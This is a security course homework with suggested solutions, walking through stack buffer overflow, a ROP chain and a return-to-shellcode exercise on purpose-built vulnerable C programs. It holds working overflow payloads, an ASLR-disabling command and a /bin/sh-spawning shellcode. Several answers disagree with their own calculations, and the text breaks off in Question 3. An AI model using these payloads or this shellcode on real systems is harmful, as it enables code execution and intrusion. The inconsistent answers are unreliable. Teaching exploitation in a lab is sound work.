CSIT5740 Fall 2024 Homework #1

Suggested Solutions

Deadline: 11:55pm on Monday, 4 November 2024 (HKT)

Note:

- **Submit the e-copy of your homework to CSIT5740 Canvas->Assignment->Homework 1**
- **You can submit for as many times as needed before the deadline. Only the latest version will be marked.**
- **Avoid submission in the last few minutes.**
- **Work out the answers of the questions either directly using this document. Paste proper picture as indicated. Zip this document together with your solve scripts into a single zip file "homework1.zip". <u>Make sure every detail of the answers is clearly visible in your submission</u>, otherwise marks will be deducted.**
- **After submission, make sure you download it again to make sure you have really submitted the correct version**
- **Make sure you have a backup copy of the submission.**

<u>NO late submissions will be accepted</u>

<u>Name</u>:

<u>Student ID</u>:

<u>Email</u>:

Question	Points
1. Simple Buffer Overflow Exploitation	/36
2. Simple Return Orientated Programming	/36
3. 64-bit Shellcode and Return to Shellcode	/28
Total	/100

Question 1: Simple Buffer Overflow Exploitation (36 points)

To make the exploitation possible, please make sure you turn off the Linux address space layout randomization (ASLR) protection. Otherwise, the function addresses will change every time you run the program. To turn off ASLR, you can do the following at the Kali prompt:

```
echo "0" |sudo tee /proc/sys/kernel/randomize_va_space
```

Make sure you are one of the “sudoers” that can sudo. If you are one of the students using our Kali virtual private server, then ASLR has been turned off by us already.

For this question, you are given a C program “Q1.c” and the corresponding executable “Q1”. Exploit the program so that it will print “`You solve this easy question!`”

```c
#include <stdio.h>
#include <string.h>

void funct2(){
     printf("You solve this easy question!\n");
}

void funct1(){
   char input[2];
   int decision=0; // decision variable

   gets(input); // unsafe function call here

   if (decision==0x2){
      funct2();
   }
   else{
      printf("I am sorry, you haven't solved the question...\n");
  }

}

void main(){

   funct1();
}
```

We have supplied a compiled executable file, “Q1”, to you. Please use it to work on this question. It has been compiled with special flags to make this exploitation possible.

Before you can do anything, you need to give the “Q1” file the permission to run. To do that (make sure you are in the same folder as the file “Q1”), issue the following at Kali:

`chmod 705 Q1`

Then you can load “Q1” to gdb:

gdb ./Q1

After entering gdb, you can dis-assemble **`main()`** to see its instructions with the command “**`disas main`**” at the gdb prompt. And you will see the following:

```
Reading symbols from ./Q1...
(No debugging symbols found in ./Q1)
(gdb) disas main
Dump of assembler code for function main:
   0x00000000000011a3 <+0>:     push   rbp
   0x00000000000011a4 <+1>:     mov    rbp,rsp
   0x00000000000011a7 <+4>:     mov    eax,0x0
   0x00000000000011ac <+9>:     call   0x115f <funct1>
   0x00000000000011b1 <+14>:    nop
   0x00000000000011b2 <+15>:    pop    rbp
   0x00000000000011b3 <+16>:    ret
End of assembler dump.
(gdb) 
```

Fig. 1

You may want to set gdb to display instructions in Intel format (but not AT&T) if you see instructions in a different way than what is being shown here (i.e. if you see % symbols):

(gdb) set disassembly-flavor intel

At that point the program is not running, so the hexadecimal numbers at the left (enclosed by the orange rectangle) are not the real memory addresses, they are just the offsets of the instruction within the assembly program.

To let the instructions have real memory addresses, let's first add a breakpoint to the **`main()`** function, then run it:

(gdb) b main

(gdb) run

When we "**`disas main`**" again, we will see the real memory addresses of the instructions - because if we run the program, the instructions will be loaded into the memory.

```
(gdb) disas main
Dump of assembler code for function main:
   0x00005555555551a3 <+0>:     push   rbp
   0x00005555555551a4 <+1>:     mov    rbp,rsp
=> 0x00005555555551a7 <+4>:     mov    eax,0x0
   0x00005555555551ac <+9>:     call   0x55555555515f <funct1>
   0x00005555555551b1 <+14>:    nop
   0x00005555555551b2 <+15>:    pop    rbp
   0x00005555555551b3 <+16>:    ret
End of assembler dump.
(gdb)
```

Fig. 2

Note from the above gdb dump that we will call function **`funct1()`** at address 0x00005555555551ac, and then we will return to the "**`nop`**" instruction at address **0x00005555555551b1** (the address could be slightly different on your PC, but it should be the address of the same "**`nop`**" instruction). Remember this address, it will help you

Now check the function **`funct1()`** that has a function call to the unsafe function **`gets()`**.

```
(gdb) disas funct1
Dump of assembler code for function funct1:
   0x000055555555515f <+0>:     push   rbp
   0x0000555555555160 <+1>:     mov    rbp,rsp
   0x0000555555555163 <+4>:     sub    rsp,0x10
   0x0000555555555167 <+8>:     mov    DWORD PTR [rbp-0x4],0x0
   0x000055555555516e <+15>:    lea    rax,[rbp-0x6]
   0x0000555555555172 <+19>:    mov    rdi,rax
   0x0000555555555175 <+22>:    mov    eax,0x0
   0x000055555555517a <+27>:    call   0x555555555040 <gets@plt>
   0x000055555555517f <+32>:    cmp    DWORD PTR [rbp-0x4],0x2
   0x0000555555555183 <+36>:    jne    0x555555555191 <funct1+50>
   0x0000555555555185 <+38>:    mov    eax,0x0
   0x000055555555518a <+43>:    call   0x555555555149 <funct2>
   0x000055555555518f <+48>:    jmp    0x5555555551a0 <funct1+65>
   0x0000555555555191 <+50>:    lea    rax,[rip+0xe90]        # 0x55555555
6028
   0x0000555555555198 <+57>:    mov    rdi,rax
   0x000055555555519b <+60>:    call   0x555555555030 <puts@plt>
   0x00005555555551a0 <+65>:    nop
   0x00005555555551a1 <+66>:    leave
   0x00005555555551a2 <+67>:    ret
End of assembler dump.
(gdb)
```

Fig. 3

Add two break points to inspect the stack **before** and **after** calling **`gets()`**.

Here we can add the break points to **`0x000055555555517a`** ("call gets") and **`0x000055555555517f`**:

(gdb) b * 0x000055555555517a

(gdb) b * 0x000055555555517f

Then continue to run the program using:

(gdb) c

The program will stop at the break point 2 (**`0x000055555555517a`**)

```
Breakpoint 2, 0x000055555555517a in funct1 ()
(gdb)
```

Fig. 4

That's the point before the local variables `char input[2], int decision` have been filled with inputs.

Let's e**X**amine **20** **w**ords from the top of the stack and show them in he**x** format:

(gdb) x/20wx $rsp

We see:

```
Breakpoint 2, 0x000055555555517a in funct1 ()
(gdb) x/20wx $rsp
0x7fffffffe130: 0x00000000      0x00000000      0xf7fe6c40      0x00000000
0x7fffffffe140: 0xffffe150      0x00007fff      0x555551b1      0x00005555
0x7fffffffe150: 0x00000001      0x00000000      0xf7df4c8a      0x00007fff
0x7fffffffe160: 0xffffe250      0x00007fff      0x555551a3      0x00005555
0x7fffffffe170: 0x55554040      0x00000001      0xffffe268      0x00007fff
(gdb)
```

Fig. 5

Recall the return address to get back to the **`main()`** in figure 2 (purple rectangle). It is visible on the stack, it is displayed by gdb as (**little endian**):

0x**555551b1** 0x**00005555** **(the original return address is 00005555 555551b1**

The memory addresses stores the bytes of the return address are

Memory address	0x007fff ffffe148	0x007fff ffffe149	0x007fff ffffe14a	0x007fff ffffe14b	0x007fff ffffe14c	0x007fff ffffe14d	0x007fff ffffe14e	0x007fff ffffe14f
Value	b1	51	55	55	55	55	00	00

Table 1

From the above table we know that the return address back to the **`main()`** function is stored at 8 memory slots (addresses), **`0x7fffffffe148`**, **`0x7fffffffe149`**,…,**`0x7fffffffe14f`**.


Let's now continue running the program:

(gdb) c

it will run **`gets()`** to get user input, so let's enter 2 characters (for example "AA") and press enter. Now when we inspect the stack again:

(gdb) x/20wx $rsp

We see:



```
Breakpoint 3, 0x000055555555517f in funct1 ()
(gdb) x/20wx $rsp
0x7fffffffe130: 0x00000000      0x00000000      0x41416c40      0x00000000
0x7fffffffe140: 0xffffe150      0x00007fff      0x555551b1      0x00005555
0x7fffffffe150: 0x00000001      0x00000000      0xf7df4c8a      0x00007fff
0x7fffffffe160: 0xffffe250      0x00007fff      0x555551a3      0x00005555
0x7fffffffe170: 0x55554040      0x00000001      0xffffe268      0x00007fff
(gdb)
```

Fig. 6

Note the addresses where our characters "AA" are written to the addresses being circled in red (the ASCII value of 'A' is 0x41). On this computer they are located at

`0x7fffffffe130+4+4+2=0x7fffffffe13a`

and

`0x7fffffffe130+4+4+3=0x7fffffffe13b`

Therefore the array **`input[]`** starts at **`0x7fffffffe13a`**

a) Using exactly the same approach as above, calculate the **start address of the `input[]`** array (i.e. address of **`input[0]`**) on your computer, and **enclose a figure showing the stack** after entering 2 characters just like in figure 6 to support your calculation. No point will be given if you do not enclose the figure. (10 points)

Answer:

This answer could be different, need to check the figure they have enclosed, for us from fig 6 it is: **`0x7fffffffe13a`**

b) By using gdb, decide the memory address that stores the return address of **`funct1()`**. Though the return address takes 8 bytes to store, you just need to provide the address of the first byte like what we have shown you. Refer to figure 5 and table 1 above for an example. Please **enclose a figure showing the stack** like figure 5 to support it. No point will be given if you do not enclose the figure. (6 points)

Answer:

This answer could be different, need to check the figure they have enclosed, for us from fig 5 it is: **`0x7fffffffe148`**


c) Using the results from parts (a) and (b), calculate the amount of characters you have to input, if you want to reach the return address in (b) from the start of the **`input[]`** array? Show your calculation step(s). Write the answer in the base-10 decimal format. (4 points)

Answer:

for us it is **`0x7fffffffe148-0x7fffffffe13a = 14`** $_{(10)}$

d) With the calculated result in (c), we need to find the start address of **funct2()**, so that we can overwrite the return address in (b) with the start address of **funct2()** by overflowing the **input[]** array, and then running the instructions of **funct2()** one-by-one. To find the start address of **funct2()**, we can do

(gdb) disas funct2



```
(gdb) disas funct2
Dump of assembler code for function funct2:
   0x0000555555555149 <+0>:     push   rbp
   0x000055555555514a <+1>:     mov    rbp,rsp
   0x000055555555514d <+4>:     lea    rax,[rip+0xeb4]        # 0x55555555560
08
   0x0000555555555154 <+11>:    mov    rdi,rax
   0x0000555555555157 <+14>:    call   0x555555555030 <puts@plt>
   0x000055555555515c <+19>:    nop
   0x000055555555515d <+20>:    pop    rbp
   0x000055555555515e <+21>:    ret
End of assembler dump.
(gdb)
```

Fig. 7

From figure 7, we know that the start address of **funct2()** is at **0x0000555555555149** (enclosed by an orange rectangle)

What is the start address of **funct2()** on your machine? Show a screenshot like figure 7 above to prove it is correct. No point will be given if you do not enclose the figure. (4 points)

Answer:

This answer could be different, need to check the figure they have enclosed, for us from fig 7 it is: **0x0000555555555149**

e) As we can see from figure 7, **`funct2()`** starts at the address **`0x0000555555555149`** on that computer.

After overflowing the **`input[]`** array by the amount of bytes calculated in (c), we need to write the **`funct2()`** start address to the stack. So that when **`funct1()`** returns, instead of returning to **`main()`**, it runs **`funct2()`**.

Mind that the address will be stored in the **little endian order**. The end "**`0x49`**" will store at the smallest address. Refer to the lecture note for the details of the little endian order of storing data.

If we assume the number of bytes calculated in (c) to be 10 (**it is a wrong number, for illustration only** 😉), then to write the address to the stack so that our function can return to run **`funct2()`**, we need to enter the following:

Any 10 characters + "\x49\x51\x55\x55\x55\x55\x00\x00"

If we use "A" as the characters, we have:

"**`AAAAAAAAAA\x49\x51\x55\x55\x55\x55\x00\x00`**"

If we enter the above to the input, when the program returns from **`funct1()`**, it will run **`funct2()`**. The above input string is also known as the **<u>payload</u>** for the exploitation.

Using the calculated result in (c) and also (d), make your own payload for your computer and explain in one or two sentences why this payload works. (4 points)

Answer:

For us it is "AAAAAAAAAAAAA\x49\x51\x55\x55\x55\x55"

f) To supply the payload derived in step (e), we can use the “echo” command of Kali. use the compiled executable “Q1” we provided for supplying the payload, and please make sure you make it executable.

echo -e “**AAAAAAAAAA\x49\x51\x55\x55\x55\x55\x00\x00**” | ./Q1

if it is successful, you will see the below. Note that it still says “I am sorry…”, but then it will show that you have solved the question.




Fig. 8

Use the compiled executable “Q1” we provided (make sure you give it the right to execute). Supply a proper payload, and solve the question. Show your full command below (include “**echo**” and everything). Put the full command into a file called “Q1_partf” and zip it with this document for submission. Show a figure like figure 8 to indicate your exploitation is successful. No points will be given if you do not enclose the figure. (4 points)

Answer:

for us it is echo -e “AAAAAAAAAAAAA\x49\x51\x55\x55\x55\x55” | ./Q1

g) Note that the above solution gives a “segmentation fault” error message. This kind of messages could be easily detected by alert system administrators. Study the C-program at the very beginning of the question, by investigating the **`input[]`** array and the **`decision`** variable in gdb, derive a payload that will solve the question without generating the segmentation fault. Put the full command into a file called “Q1_partg” and zip it with this document for submission. Explain briefly the idea of this new solution, otherwise no point will be given. (4 points)

Answer:

If you use gdb to run the program, you will realize that it is possible to overflow the “decision” variable from “input[]”. You just need to create a payload that will overwrite decision with 0x2, mind that decision is 4-byte, mind also that your input consists of one byte of \x00 at the end (i.e. end of string character).

The payload should be:

echo -e “\aa\x02\x00\x00” | ./Q1

if you put more \x00 to the end, it is also accepted

Question 2: Simple Return Orientated Programming (36 points)

To make the exploitation possible, please make sure you turn off the Linux address space layout randomization (ASLR) protection. Refer to the first part of question 1 for the details.

For this question, you are given a C program "Q2.c" and the corresponding executable "Q2". Exploit the program so that it will print "`You have solved completely this harder question!!`"


```
#include <string.h>
#include <stdio.h>

/* global variables in the data segment*/
/* normal buffer overflow happens on the stack */
can't touch the global variables */
int state1 = 0;
int state2 = 0;

void fun1(){
   state1 = 1;
   printf("You solved first 1/3 of this harder question!\n");
}
void fun2(){
   if (state1 == 1){
      state2 = 1;
      printf("You solved first 2/3 of this harder question!\n");
   }
}
void fun3(){
    if (state1==1 && state2==1){
       printf("You have solved completely this harder question!!\n");
    }
}
void noSecret(){
   char answer[10];
   printf("Do you like this question (yes/no)? \n");
   gets(answer);
}

int main(){
   noSecret();
   if (state1==0 || state2==0){
      printf("Unfortunately, you haven't solved this question!\n");
   }
   return 0;
}
```

To solve this question, you will need to run **`fun3()`**. To run **`fun3()`**, you need to be able to change the two global variables **`state1`** and **`state2`**. If you look at the memory layout on slide 47 of the note set 3A, you will realize that since **`state1`** and **`state2`** are both initialized with 0, they will be in the data segment, yet the stack (where you can do overflow) is at the top of the memory layout, so it is not possible to use stack overflow to change the two global variables. Using the knowledge you have learned, the only technique that works is the ROP chain: you can use buffer overflow exploitation technique with ROP to run **`fun1()`**, then run **`fun2()`** and then finally **`fun3()`**.


a) Using the same approach as in Q1, identify the **return address** of the **`noSecret`**() (for returning to **`main()`**), this address is an address in **`main()`**. Enclose figures similar to figure 2 and figure 5 in Q1 to support it, and **highlight parts in the figures** whenever necessary to make the explanation clear. No point will be given if you do not enclose the figures. (4 points)

Answer:

for us it is 0x00000000004011e6



```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004011d8 <+0>:     push   rbp
   0x00000000004011d9 <+1>:     mov    rbp,rsp
=> 0x00000000004011dc <+4>:     mov    eax,0x0
   0x00000000004011e1 <+9>:     call   0x4011ad <noSecret>
   0x00000000004011e6 <+14>:    mov    eax,DWORD PTR [rip+0x2e38]        # 0x404
024 <state1>
   0x00000000004011ec <+20>:    test   eax,eax
   0x00000000004011ee <+22>:    je     0x4011fa <main+34>
   0x00000000004011f0 <+24>:    mov    eax,DWORD PTR [rip+0x2e32]        # 0x404
028 <state2>
   0x00000000004011f6 <+30>:    test   eax,eax
   0x00000000004011f8 <+32>:    jne    0x401209 <main+49>
   0x00000000004011fa <+34>:    lea    rax,[rip+0xec7]        # 0x4020c8
   0x0000000000401201 <+41>:    mov    rdi,rax
   0x0000000000401204 <+44>:    call   0x401030 <puts@plt>
   0x0000000000401209 <+49>:    mov    eax,0x0
   0x000000000040120e <+54>:    pop    rbp
   0x000000000040120f <+55>:    ret
```




```
reakpoint 2, noSecret () at Q2.c:45
45          printf("Do you like this question (yes/no)? \n");
(gdb) x/20wx $rsp
x7fffffffe130: 0x00000000      0x00000000      0xf7fe6c40      0x00007fff
x7fffffffe140: 0xffffe150      0x00007fff      0x004011e6      0x00000000
x7fffffffe150: 0x00000001      0x00000000      0xf7df4c8a      0x00007fff
x7fffffffe160: 0xffffe250      0x00007fff      0x004011d8      0x00000000
x7fffffffe170: 0x00400040      0x00000001      0xffffe268      0x00007fff
(gdb)
```

b) Using the same approach as Q1 part (a), calculate the **start address of the `answer[]`** array in the **`noSecret`**() function on your computer, and **enclose two figures showing the stack** before and after entering the two characters "**AA**", just like in figure 5 and figure 6 to support your calculation.

Please enter "**AA**" so that we can mark easier, if you enter other characters or different number of characters, **no point will be given**. Moreover, if you do not enclose the figures, no point will be given. (4 points)

Answer:

For us it is 0x7fffffffe130+6=0x7fffffffe136



c) What is the amount of characters you have to input, if you want to reach the return address in (a) from the start of the answer[] array? Show your calculation step(s). Enclose two figures similar to figures 5 and 6 to support your calculation. No point will be given if the figures are not enclosed. (4 points)

Answer:

For us it is 18

d) Identify the start address of **`fun1()`**. Show a figure similar to figure 7 to support it. No point will be given if the figure is not enclosed. (4 points)

Answer:

for us fun1 : 0x401136

e) What is the payload needed to supply to the **`gets()`** function so that instead of returning to **`main()`**, **`noSecret()`** function would return to (and run) **`fun1()`**? (4 points)

Answer:

for us it is AAAAAAAAAAAAAAAAAA\x36\x11\x40\x00

f) Use the compiled executable "Q2" we provided (make sure you give it the right to execute). Supply a proper payload, and run **`fun1()`**. Show your full command below (include "**`echo`**" and everything). Put the full command into a file called "Q2_partf" and zip it with this document for submission. Show a figure like figure 8 to prove your exploitation is successful. No point will be given if you do not enclose the figure. (2 points)

answer:

For us it is

echo -e "AAAAAAAAAAAAAAAAAA\x36\x11\x40\x00\x00\x00\x00" | ./Q2

g) Identify the start address of **`fun2()`**, using the knowledge you have learned from the lecture for ROP, design a payload to be supplied to the **`gets()`** function so that we will be able to run **`fun1()`** and then **`fun2()`**. Show your full command below, and show a figure to indicate your exploitation is successful. Put the full command into a file called "Q2_partg" and zip it with this document for submission. No point will be given if you do not enclose the figure. (6 points)

Answer:

For us it is fun2 is at 0x401156, so the answer is:

echo -e "AAAAAAAAAAAAAAAAAA\x36\x11\x40\x00\x00\x00\x00\x00\x56\x11\x40\x00\x00\x00\x00\x00"| ./Q2

h) Identify the start address of **`fun3()`**, using the knowledge you have learned from the lecture for ROP, design a payload to be supplied to the **`gets()`** function so that we will be able to run **`fun1()`**, then **`fun2()`**, and finally **`fun3()`**. Show your full command below, and show a figure to indicate your exploitation is successful. Put the full command into a file called "Q2_partf" and zip it with this document for submission. No point will be given if you do not enclose the figure. (4 points)

Answer:

For us fun3 is at 0x401181, so the for us the answer is

echo -e "AAAAAAAAAAAAAAAAAA\x36\x11\x40\x00\x00\x00\x00\x00\x56\x11\x40\x00\x00\x00\x00\x00\x81\x11\x40\x00\x00\x00\x00\x00" | ./Q2

i) Again, note that the above solution gives a "segmentation fault" error message. Derive a payload that will solve the question without generating the segmentation fault. Explain briefly the new solution, otherwise no point will be given. (4 points)

Answer:

Idea: check where main() returns, provide that as the 4th return address in the ROP chain, for us the answer is:

The steps to find where main() returns using gdb are:

0) run Q2 with gdb (i.e. gdb ./Q2)

1) b main

2) run

3) disas main

4) add another break point at the "ret" instruction of main()

3) continue running the program (using 'c'), upon reaching the break point in step 4, do x/20wx $rsp, to find the return address of main()

```
(gdb) x/20wx $rsp
0x7fffffffdee8: 0xf7df2c8a      0x00007fff      0xffffdfe0      0x00007fff
0x7fffffffdef8: 0x004011d8      0x00000000      0x00400040      0x00000001
0x7fffffffdf08: 0xffffdff8      0x00007fff      0xffffdff8      0x00007fff
0x7fffffffdf18: 0x0dcbbe41      0x414403db      0x00000000      0x00000000
0x7fffffffdf28: 0xffffe008      0x00007fff      0xf7ffd000      0x00007fff
```

remember that the ret instruction will pop the stack value to rip and return to that address. So the top of the stack is holding the correct return address for main to return)

if the stack is showing

```
(gdb) x/20wx $rsp
0x7fffffffdee8: 0xf7df2c8a      0x00007fff      0xffffdfe0      0x00007fff
0x7fffffffdef8: 0x004011d8      0x00000000      0x00400040      0x00000001
0x7fffffffdf08: 0xffffdff8      0x00007fff      0xffffdff8      0x00007fff
0x7fffffffdf18: 0x0dcbbe41      0x414403db      0x00000000      0x00000000
0x7fffffffdf28: 0xffffe008      0x00007fff      0xf7ffd000      0x00007fff
```

Then the we should return to 0x7ffff7df2c8a at the end. So, we put this to be the 4th return address in the ROP chain and the solution is:

echo -e "AAAAAAAAAAAAAAAAA\x36\x11\x40\x00\x00\x00\x00\x00\x56\x11\x40\x00\x00\x00\x00\x00\x81\x11\x40\x00\x00\x00\x00\x00\x8a\x4c\xdf\xf7\xff\x7f\x00"| ./Q2

This will not give segmentation fault for our question, because for this simple program, the main does not do anything complex, so as long as we allow the main() to return correctly, the program will be okay.

Question 3: 64-bit Shellcode and Return to Shellcode (28 points)

Given a piece of Shellcode from:

https://shell-storm.org/shellcode/files/shellcode-905.html

This shellcode is 29-byte in size. You will need to supply it to a buffer and then overwrite the return address to run the shellcode. For the shellcode itself, you do not have to understand it completely, because we haven't taught you all the x64 assembly knowledge, you just need to know that it will make syscall to execute **`/bin/sh`** to get the shell (in fact it uses the syscall 0x142 to call **`execveat()`** to run /bin/sh, this is not discussed /and will not be discussed in our lectures)

```
6a 42                   push   0x42
58                      pop    rax   ; put 0x42 to rax
fe c4                   inc    ah    ; put 0x1 to ah, making rax 0x142
48 99                   cqo
52                      push   rdx
48 bf 2f 62 69 6e 2f    movabs rdi, 0x68732f2f6e69622f
2f 73 68
57                      push   rdi
54                      push   rsp
5e                      pop    rsi
49 89 d0                mov    r8, rdx
49 89 d2                mov    r10, rdx
0f 05                   syscall
```

```
"\x6a\x42\x58\xfe\xc4\x48\x99\x52\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73
\x68\x57\x54\x5e\x49\x89\xd0\x49\x89\xd2\x0f\x05"
```

(note: We have included the C program and executable in the zip file of HW1. The files are named "shellcode.c" and "shellcode" respectively. Dr. Alex LAM has modified it a bit, without the modifications, it will not start and will give segmentation fault.)


Again, to make the exploitation possible, please make sure you turn off the Linux address space layout randomization (ASLR) protection. Refer to the first part of question 1 for the details.

For this question, you are given a vulnerable C program “Q3.c” and the corresponding executable “Q3”. Exploit the program so that it will give run the above given shell (please do not use another shellcode)


```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void noSecret(){
        char answer[96];
        printf("%p\n",&answer); /* A debugging line by the programmer */


        printf("Do you like this course (yes/no)? \n");
        gets(answer);

}

int main(){

    noSecret();
    return 0;
}
```

a) Using the same approach as in Q1, identify the **return address** for the **`noSecret`**() function to return to **`main()`**, this address is an address in **`main()`**. Enclose two figures similar to figure 2 and figure 5 in Q1 to support it, and **highlight parts in the figures** whenever necessary to make the explanation clear. No point will be given if you do not enclose the figures. (6 points)

Answer: for us the return address is 0x00005555555551ad



b) Inspect the C program carefully and run the executable “Q3”. Derive the **start address of the answer[]** array in the **noSecret**() function on your computer, and **enclose a figure** like the below for us to check your answer. No point will be given if you do not enclose the figure. (4 points)



Hint: for this bigger char array `answer[]`, it could start at a different address when you run it under gdb than when you run it under the shell. You may want to take a look at the “debugging line” of the program.

Answer:


for us the answer array starts at 0x7fffffffe140

c) By using gdb, calculate the amount of characters you have to input, if you want to reach the return address in (a) from the start of the **answer[]** array. Write this amount in base-10 decimal format. Show your calculation step(s). Enclose three figures like figures 3, 5 and 6 to illustrate your calculation. No point will be given if you do not enclose the figures. (6 points)

Answer: for us the answer array starts at 0x7fffffffe0e0

Return address of noSecret() starts at 0x7fffffffe140+4+4=0x7fffffffe148

